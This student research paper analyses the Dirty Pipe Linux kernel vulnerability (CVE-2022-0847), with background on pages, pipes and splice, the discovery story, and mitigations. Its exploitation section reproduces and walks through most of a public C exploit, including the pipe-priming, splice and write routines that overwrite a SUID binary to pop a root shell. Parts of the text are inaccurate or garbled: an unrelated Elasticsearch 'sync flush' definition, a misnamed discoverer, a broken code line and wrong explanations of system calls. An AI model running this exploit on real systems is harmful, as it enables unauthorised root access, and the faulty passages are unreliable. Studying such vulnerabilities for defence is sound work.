Complete Analysis of Dirty Pipe Vulnerability – CVE-2022-0847

IT20128272 – Ratnayake.R.M.K.G.
Department of Computer Systems Engineering
Sri Lanka Institute of Information Technology
New Kandy Rd, Malabe 10115, Sri Lanka
it20128272@my.sliit.lk

***Abstract* — Because criminals target unprotected or insufficiently secured systems and networks to exploit their victims in numerous ways, the rise in risks is unavoidable with the rapid spread of information technology. Attackers have used various methods and tactics to interfere with system availability, confidentiality, and integrity. Attackers have developed increasingly sophisticated technologies and techniques to help them access their victims' information systems, steal essential information and intelligence, or operate them remotely while disrupting and distracting the targeted system.**

On March 7, 2022, Max Kellerman of CM4All disclosed a local privilege escalation vulnerability (CVE-2022-0847) in Linux kernel versions 5.8 and later [1]. This issue allows attackers to escalate their privileges by overwriting read-only or immutable files on the victim's system. The CVE-2022-0847 vulnerability is known as Dirty Pipe and has a CVSS score of 7.8 [2]. This research is primarily concerned with analyzing the behaviour of this vulnerability and determining what countermeasures may be performed to mitigate it.

Keywords — Linux, Vulnerability, Kernel, Pipe, Dirty Pipe, Bash

INTRODUCTION

On March 7, 2022, Max Kellermann of CM4all revealed technical information on CVE-2022-0847 and an arbitrary file overwrite vulnerability in Linux kernel versions 5.8+ [3]. The "Dirty Pipe" vulnerability is caused by poor Unix pipe management, which allows unprivileged programs to harm read-only files. Local attackers can escalate privileges if the exploit is successful by modifying or overwriting normally inaccessible files, such as root passwords and SUID binaries. This flaw makes Linux and Android systems vulnerable to malware and other assaults, including ransomware [3].

CVE-2022-0847 has been affecting Linux kernel versions since 5.8. Given the authentication required, CVE-2022-0847 is more likely to be classified as "High" rather than "Critical" [2]. There are many public exploits available as of March 9, 2022, including a proof of concept from the original disclosure and a Metasploit module but no reports of exploitation in the wild.

This vulnerability differs from the standard local privilege escalation (LPE) problem in a few ways. First and foremost, once access is gained, this is a direct attack to carry out. When sensitive files are opened, it grants opponents access to various privileged activities, such as altering the root and passwords. According to security researchers, public exploit code can also escape containers in some cases since files updated inside the container are also modified on the host. Finally, the persistence of the Log4Shell threat shows that attackers may already have the necessary local access to carry out privilege escalation attacks on Linux systems [4]. Linux distribution upgrades have begun to arrive, and businesses should apply the most recent patches and reset their systems as soon as feasible.

- Terminology
    - Memory Management [5]

When the CPU tries to figure out a procedure, it loads the information from secondary memory into the most memorable (such as a tough drive). RAM (primary memory) data access speeds can be maintained substantially faster than secondary memory. The operating system manages memory, which includes the efficient dynamic allocation and deallocation of memory portions to the designated processes for optimal performance.

- Memory pages [5]

Paging could be a memory management strategy that allows for non-contiguous memory allocation. A page is the smallest unit of memory that the CPU manages, and it is typically 4KB on current systems. The majority of memory is divided into frames, which are equal-sized chunks. When the CPU needs to compute a process, it breaks it into equal sections known as pages, which are subsequently loaded into most memory. Furthermore, when the CPU reads data from storage devices such as hard disks, Linux puts it in unused memory locations that serve as a cache. This copy within the page cache is retained for a long time and maybe reused when needed, avoiding costly disc I/O until the kernel decides it is better to use for that memory.

Both read and write operations like the page cache.

Reading: If this material is required again, it may be swiftly retrieved from the cache in memory instead of reading from the magnetic disc.

Writing: If data is written, it has been written first to the Page Cache to the underlying memory device.

A "dirty page" has been modified in the cache but has not yet been updated in secondary memory, resulting in two distinct copies. The first reason for this vulnerability's name is "Dirty Pipe."

- Page cache [6]

A *page cache* is a kernel subsystem that manages memory pages. The data is cached within the page cache when a file is read to avoid wasting costly memory access on subsequent readings. The information is saved in the page cache during the writing file before being sent to the underlying device. When the data in a page cache differs from the data on disk, the cache becomes "dirty."

- Pipes [6]

In Linux, a pipe is a data conduit that allows two processes to communicate with one another. A page (4 KB) is assigned to a pipe when something is written. If the initial write did not fill a page, a subsequent write may increase the size of that page rather than allocating a new one. This is how anonymous pipe buffers are added.

- Anonymous pipes [7]

When data transported between processes do not entirely occupy a memory page, it can be returned to another pipe, giving data from many pipes to coexist within the same memory page.

Example: *echo hello | wc -c*

In the earlier example, we used an 'anonymous pipe.' The pipe gets the first process's output (echo hello), which is then used as input by the process "wc -c." The pipe takes a process output and writes it into a pipe, which may be used as an input for the following process in the sequence.

The pipe flag "PIPE_BUF_FLAG_CAN_MERGE" specifies that the data buffer inside the pipe can be merged; this flag tells the kernel that changes to the page cache addressed to the pipe should be written back to the file where the page was sourced.

- Pipe flags [6]

Flags specify the validity and privileges for the data in the pipe. One of the significant flags implicated in this issue is the PIPE_BUF_FLAG_CAN_MERGE, which signals that the data buffer inside the pipe can be merged.

- System calls [6]

System calls/syscalls are necessary means for userspace to communicate with the kernel. Splice (), a new Linux 2.6.16 syscall, can transmit data between file descriptors and pipes without needing userspace participation.

- Splice () [5]

A system call is a programming method for a program or process to demand a service from the kernel of an operating system. One such system called is splice (). This system call moves data between a file descriptor and a pipe without crossing the user-mode/kernel-mode memory interface boundary, which improves performance. Splice () achieves deeper by moving the location or reference to the data into the pipe rather than the data itself. Instead of actual data, the pipe now contains a reference to the page cache in RAM where the needed data is stored.

- Sync Flush [8]

Elasticsearch monitors each shard's indexing activities. Shards that have not been indexed for 5 minutes are automatically tagged as inactive. This creates an opportunity for Elasticsearch to minimize shard resources while also performing a type of flush known as synchronized flush.

RESEARCH STATEMENT/ OBJECTIVES

This study examines the literature on the CVE-2022-0847 Dirty Pipe Vulnerability in the Linux kernel. Furthermore, this examines the process of Dirty Pipe Vulnerability exploitation. This paper thoroughly examines the Dirty Pipe vulnerability and its mitigation approach.

REVIEW OF THE LITERATURE

Discovery of Dirty Pipe Vulnerability [1]

It all started with a support ticket concerning corrupt files a year ago. A client reported that the access records they received could not be decompressed. There was undoubtedly a lousy logfile on one of the log servers; it could be decompressed, but gzip reported a CRC error. Max Kellermann had no idea why it was corrupt, but he suspected it was due to a failed nightly split operation that left a corrupt file behind. He manually adjusted the CRC, closed the request, and promptly forgot about the problem.

Months later, the same thing happened again and again. The file's contents looked to be correct each time. However, the CRC after the file was erroneous. He was able to go further into the investigation now that he had numerous corrupt files and identified a new sort of corruption. A pattern began to emerge.

This is how a proper daily file should appear at the end.

```
000005f0  81 d6 94 39 8a 05 b0 ed  e9 c0 fd 07 00 00 ff ff
00000600  03 00 9c 12 0b f5 f7 4a  00 00
```

The sync flush [8] is 00 00 ff ff, allowing for simple concatenation. A CRC32 (0xf50b129c) and an empty "final" block follow the unpacked file length (0x00004af7 = 19191 bytes).


The identical file that has been corrupted.

```
000005f0  81 d6 94 39 8a 05 b0 ed  e9 c0 fd 07 00 00 ff ff
00000600  03 00 50 4b 01 02 1e 03  14 00
```

The sync flush and the empty end block are still present, but the extended length has increased to 0x0014031e = 1.3 MB, which is incorrect because the file is still 19 kB. He has no idea why the CRC32 value is 0x02014b50, which likewise does not match the file's contents.

He examined the CRC32 and "file length" statistics of all known-corrupt files and discovered that they were identical that cannot result from a CRC computation because the CRC is always the same. If the data were inaccurate, he would see several incorrect CRC codes. However, no explanation was given.

He next focused his attention on these eight bytes. He eventually discovered that 50 4b is the ASCII code for the letter "P" and "K." ZIP headers all start with the letters "PK." The following are the eight bytes.



The rest is missing and the header was apparently truncated after 8 bytes.

It is not a coincidence that this is the first line of a ZIP central directory file header. However, creating these files lacks the necessary code to generate such a header. Max Kellermann examined the zlib source code and all other libraries utilized by the process but came up empty-handed. This piece of the software entirely disregards "PK" headers.

In contrast, the web service that creates ZIP files on the fly generates "PK" headers. However, this process is managed by a different user who does not have written access to these files. That is not the case. He checked the entire hard drive for insufficient data and discovered a trend, but he could not explain why.

Mark Kellermann discovered that this is a kernel issue after conducting extensive research. Several years before developing PIPE_BUF_FLAG_CAN_MERGE, commit 241699cd72a8 "new iov_iter flavour: pipe-backed" (Linux 4.9, 2016) provided two new methods that allocated a new struct pipe buffer; however, the flag member's initialization was absent. It could now create page cache references with whatever flags were set, but it made no difference. That was technically a problem, but there were no ramifications at the time because all of the previous flags were so dull.

With commit f6dd975583bd "pipe: merge_anon_pipe_buf*_ops," this bug became significant in Linux 5.8. It became possible to replace data in the page cache simply by writing new data into a pipe set in a specified fashion after injecting PIPE_BUF_FLAG_CAN_MERGE into a page cache reference.

File corruption explanation

Once data is written into the pipe, many files are spliced together, producing page cache references. They may or may not be set to PIPE_BUF_FLAG_CAN_MERGE. If true, the write() call that records the main directory file header are written to the last compressed file's page cache.

Because the entire header is copied to the page cache, it only happened for the first 8 bytes, but the file size is not increased. Only 8 bytes of "unspliced" space remained after the original file, and only those bytes can be substituted. The rest of the page remains unused from the perspective of the page cache, even though the pipe buffer code uses it because it has its page fill management.

This is less common since the page cache does not write back to the disk until the page is considered "dirty." The page is not rendered "dirty" due to accidentally overwriting data in the page cache. If no other process "dirties" the file, the change is only temporary; it is restored during the next reboot or if the kernel chooses to remove the page from the cache that allows for intriguing assaults without leaving a trace on the hard drive.

- Technical summary

CVE-2022-0847 was identified using the system function splice () [9]. This system-call transfers data between a file descriptor and a pipe without passing across the user-mode/kernel-mode address space barrier, resulting in improved computing performance [9]. When a file is sent, memory pages (typically 4KB) are copied into the page cache, which is a memory-managed region. , The data is copied to userspace and cached to avoid unnecessary hard disk I/O. When arbitrary data is written into a pipe even though a file is read into it using the splice() and syscall, it ends up in the same page cache as the file. Therefore the data written to the pipe is in the file [9].


Following conditions should be fulfilled to allow the attacker to write arbitrary data to any file without any permission.

1. File must be readable by the attacker
2. The overwritten offset must not be on a page boundary (page size is usually 4096)
3. The write cannot cross a page boundary
4. File cannot be resized

File must be backed by the page cache (ex: a regular file)

Exploitation

The Summary of this exploitation as follow.



Exploitation code analysis

C is the programming language used to write the exploit code [14]. As a result, starting with the main() method makes analysis considerably easy. Apart from that, prepare_pipe() and hax() are two user-defined functions. Let us take a look at the main function. We have an argument checker in the main function. In order to run the exploit, type "./exploit SUID" in the terminal. There are two arguments for this. "./exploit" is the first, and "SUID" is the second.

- **main() function**

```
int main(int argc, char **argv) {
    if (argc != 2) {
        fprintf(stderr, "Usage: %s SUID\n", argv[0]);
        return EXIT_FAILURE;
    }
```

The software will display an error message and terminate the execution of the argument count that is not equal to 2. Otherwise, the program will start with default values.

```
char *path = argv[1];
uint8_t *data = elfcode;
```

Argument vector index 1 points to the SUID value, the path to the SUID file. The data that must be read or written into the pipe buffer is referred to as pointer data. Data was stored using the elfcode. An elf file missing the first byte "0x7f" is represented by an unsigned character array called "elfcode" [10].

```
int fd = open(path, O_RDONLY);
```

If file permissions enable it, open() is called the open read/write end of the pipe [11]. The inhere path references the SUID file, and the read end of the pipe is indicated by the O_RDONLY flag [11]. Furthermore, the open() system call's return value is saved in a descriptive file called “fd.”

```
uint8_t *orig_bytes = malloc(sizeof(elfcode));
```

The object address allocated in a heap for elfcode is pointed to by the orig_bytes pointer. The heap object's memory address is stored in the orig_bytes value.

```
lseek(fd, 1, SEEK_SET);
```

The file offset of the open file (inhere SUID) associated with file description fd is repositioned by lseek(), which sets an offset value to 1 and the file offset to offset byte bytes by the SEEK_SET flag [12].

```
read(fd, orig_bytes, sizeof(elfcode));
close(fd);
```

The read() system call attempts to read up to elfcode bytes from file descriptor fd into a buffer starting at orig_byte. The opened file is then closed [11].

```
if (hax(path, 1, elfcode, sizeof(elfcode)) != 0) {
    printf("[~] failed\n");
    return EXIT_FAILURE;
}
printf("[+] dropping suid shell..\n");
system(path);
printf("[+] restoring suid binary..\n");
if (hax(path, 1, orig_bytes, sizeof(elfcode)) != 0) {
    printf("[~] failed\n");
    return EXIT_FAILURE;
}
```

If the return result of the hax() function is not equal to zero, hax() will write elfcode into the pipe in the first case, and orig_bytes will write into the pipe in the second instance. The hax() function's return value is to establish a pipe, splice data, and check whether the procedure is complete. Refer to the explanations for those functions in hax().

```
printf("[+] popping root shell..
system("/tmp/sh");
return EXIT_SUCCESS;
```

If there is no failure root shell will be hijacked successfully.

- **hax() function**

```
int hax(char *filename, long offset, uint8_t *data, size_t len)
```

The hax() function takes four parameters: SUID path, offset, what has to be written to pipe as data, and data length.

```
const int fd = open(filename, O_RDONLY);
if (fd < 0) {
    perror("open failed");
    return -1;
}
```

The SUID file is then opened with read-only rights. The return value will be saved to the 'fd' file descriptor, and the file will be checked to see if it opens properly. A negative file descriptor indicates that there is a problem opening the SUID. The software should then terminate.

```
struct stat st;
if (fstat(fd, &st)) {
    perror("stat failed");
    return -1;
}
```

The fstat () system call will retrieve the file status of the fd file descriptive referring to it, as well as check for any errors such as an invalid file descriptive, an I/O error while reading data, a structural error, or an oversize file descriptor that cannot be stored in the'st' buffer [11].

```
int p[2];
prepare_pipe(p);
--offset;
ssize_t nbytes = splice(fd, &offset, p[1], NULL, 1, 0);
if (nbytes < 0) {
    perror("splice failed");
    return -1;
}
if (nbytes == 0) {
    fprintf(stderr, "short splice\n");
    return -1;
}
```

Set the return value of splice() to nbytes. The splice was successful if the nbyte value was more significant than zero. If nbyte is a negative number, the splice system call failed; if nbyte is zero, the splice is short.

```
nbytes = write(p[1], data, len);
if (nbytes < 0) {
    perror("write failed");
    return -1;
}
if ((size_t)nbytes < len) {
    fprintf(stderr, "short write\n");
    return -1;
}
```

Then store the return value of write() to nbyte and see if the write function works. If nbyte is negative, the write operation failed. It is a quick write since the size of nbyte is less than the length of data [11].

```
close(fd);
return 0;
```

then close the file descriptor “fd” that has been opened. If the hax() function is called, it will return zero.

- **prepare() function**

```
static void prepare_pipe(int p[2])
{
    if (pipe(p)) abort();
    const unsigned pipe_size = fcntl(p[1], F_GETPIPE_SZ);
    static char buffer[4096];
    for (unsigned r = pipe_size; r > 0;) {
        unsigned n = r > sizeof(buffer) ? sizeof(buffer) : r;
        write(p[1], buffer, n);
        r -= n;
    }
```

Take the pipe's diameter and store it in the variable pipe size as a constant. Fill the pipe; the PIPE_BUF_FLAG_CAN_MERGE flag on each pipe buffer will now be set to 1.

```
for (unsigned r = pipe_size; r > 0;) {
    unsigned n = r > sizeof(buffer) ? sizeof(buffer) : r;
    read(p[0], buffer, n);
    r -= n;
}
```

The pipe should then be drained, freeing all pipe_buffer objects (but leaving the flags initialized). The pipe is now empty, and if someone adds a new pipe_buffer without first initializing its "flags," the new buffer will merge with an anonymous pipe with flags that have been initialized. When data transferred between processes does not fill a complete memory page, it can be reused for another pipe, allowing data from many pipes to coexist on the same memory page. An anonymous pipe shared between processes that do not take up the entire page can be reused for another pipe, allowing data from another pipe to be shared on the same memory page.

Exploitation Mitigation

- Users should patch their kernel to 5.16.11, 5.15.25, and 5.10.102 or greater if the endpoint is running a Linux kernel version 5.8 or higher. A kernel patch has already been released by most distributions [3].
- Users can use a seccomp profile to disable the splice syscall if upgrading or patching the kernel is not possible. While this may cause problems in some software packages, blocking the syscall has little impact on legal applications because this syscall is rarely used [8].
- Use a security solution like Kaspersky Endpoint Security for Linux, which includes patch management and endpoint protection [13].
- Keep up with the newest Threat Intelligence to be informed on threat actors' actual TTPs [13].


FUTURE RESEARCH

Mitigation Suggestions

Auto Kernel Update Script

The goal of this script is to update the kernel automatically if the script discovers that the current kernel version does vulnerable to the Dirty Pipe Vulnerability.

The Process of script can be present as follow.



The bash script is further developing and it will be published in following repository.

https://github.com/pandora2020-rmkg/SSS-Assignment---AutoUpdate

CONCLUSION

The Dirty-Pipe vulnerability is comparable to the Dirty-Cow [8] issue, but the proof-of-concept exploits are stable. That does not suggest that Dirty Pipe is a reliable exploit; like with any Linux kernel exploits, it can cause a system crash. However, the large variety of files that may be altered to provide a path to the root appears to provide attackers with a consistent mechanism to escalate from user to root. It can be challenging for defenders to detect.

As a result, upgrading the Linux kernel to one of the following versions: 5.16.11, 5.15.25, 5.10.102, or later is highly recommended to secure your computers.

ACKNOWLEDGMENT

Since the beginning of this project, Mr. Lakmal Rupasinghe, the instructor in charge of the Secure Software Systems module, has provided invaluable support and encouragement to the author. I shall express my gratitude to Ms. Chethana Liyanapathirana, the Secure Software module lecturer, for conducting all of the Module's lectures. In addition, I would like to express my gratitude to Ms. Laneesha Ruggahakotuwa and Ms. Methmi Kaveesha Thantrige, who assisted me much in conducting lab sessions for the Module. Finally, I would like to convey my gratitude to everyone who provided resources and ideas to make this project a success.

REFERENCES

[1] M. Kellermann, "The Dirty Pipe Vulnerability," M4all, 2022. [Online]. Available: https://dirtypipe.cm4all.com/. [Accessed May 2022].

[2] "CVE-2022-0847 Linux Kernel Vulnerability in NetApp Products," NetApp, 19 April 2022. [Online]. Available: https://security.netapp.com/advisory/ntap-20220325-0005/. [Accessed May 2022].

[3] C. Rasch, "How to Mitigate CVE-2022-0847 (The Dirty Pipe Vulnerability)," Ivanti, 16 March 2022. [Online]. Available: https://www.ivanti.com/blog/how-to-mitigate-cve-2022-0847-the-dirty-pipe-vulnerability. [Accessed May 2022].

[4] C. Condon, "CVE-2022-0847: Arbitrary File Overwrite Vulnerability in Linux Kernel," Rapid7, 09 March 2022. [Online]. Available: https://www.rapid7.com/blog/post/2022/03/09/cve-2022-0847-arbitrary-file-overwrite-vulnerability-in-linux-kernel/. [Accessed May 2022].

[5] "Dirty Pipe Explained - CVE-2022-0847," HackTheBox, 30 March 2022. [Online]. Available: https://www.hackthebox.com/blog/Dirty-Pipe-Explained-CVE-2022-0847#introduction. [Accessed May 2022].

[6] P. Mondal, "Making Sense of the Dirty Pipe Vulnerability (CVE-2022-0847)," Red Hunt Labs, 12 March 2022. [Online]. Available: https://redhuntlabs.com/blog/the-dirty-pipe-vulnerability.html. [Accessed May 2022].

[7] Nico Matovelle, Óscar Mallo, "Dirty Pipe Vulnerability CVE-2022-0847," Tarlogic, 18 March 2022. [Online]. Available: https://www.tarlogic.com/blog/dirty-pipe-vulnerability-cve-2022-0847/. [Accessed May 2022].

[8] I. Vaknin, "DirtyPipe (CVE-2022-0847) – the new DirtyCoW?," JFrog, 09 March 2022. [Online]. Available: https://jfrog.com/blog/dirtypipe-cve-2022-0847-the-new-dirtycow/. [Accessed May 2022].

[9] Hüseyin Can YÜCEEL & Furkan Göksel, "Linux “Dirty Pipe” CVE-2022-0847 Vulnerability Exploitation Explained," PICUS, 24 March 2022. [Online]. Available: https://www.picussecurity.com/resource/linux-dirty-pipe-cve-2022-0847-vulnerability-exploitation-explained#:~:text=On%20March%207%2C%202022%2C%20Max,privileges%20in%20the%20victim's%20system.. [Accessed May 2022].

[10] F. Hofmann, "Understanding the ELF File Format," Linuxhint, 2019. [Online]. Available: https://linuxhint.com/understanding_elf_file_format/. [Accessed May 2022].

[11] "Linux manual page," man7.org, [Online]. Available: https://man7.org/linux/man-pages/man2/open.2.html. [Accessed May 2022].

[12] "fseek(), SEEK_SET, SEEK_CUR, SEEK_END functions in C," [Online]. Available: https://fresh2refresh.com/c-programming/c-file-handling/fseek-seek_set-seek_cur-seek_end-functions-c/. [Accessed May 2022].

[13] "CVE-2022-0847 aka Dirty Pipe vulnerability in Linux kernel," Securelist, 14 March 2022. [Online]. Available: https://securelist.com/cve-2022-0847-aka-dirty-pipe-vulnerability-in-linux-kernel/106088/. [Accessed May 2022].

[14] Blasty, Max Kellermann, "Dirty Pipe SUID Binary Hijack Privilege Escalation," packet storm, 08 March 2022. [Online]. Available: https://packetstormsecurity.com/files/166230/Dirty-Pipe-SUID-Binary-Hijack-Privilege-Escalation.html. [Accessed May 2022].

AUTHOR PROFILE

Ratnayake.R.M.K.G.
BsC (Hons) in Information Technology Specialization in Cyber Security
Sri Lanka Institute of Information Technology
rmkgrathnayake@gmail.com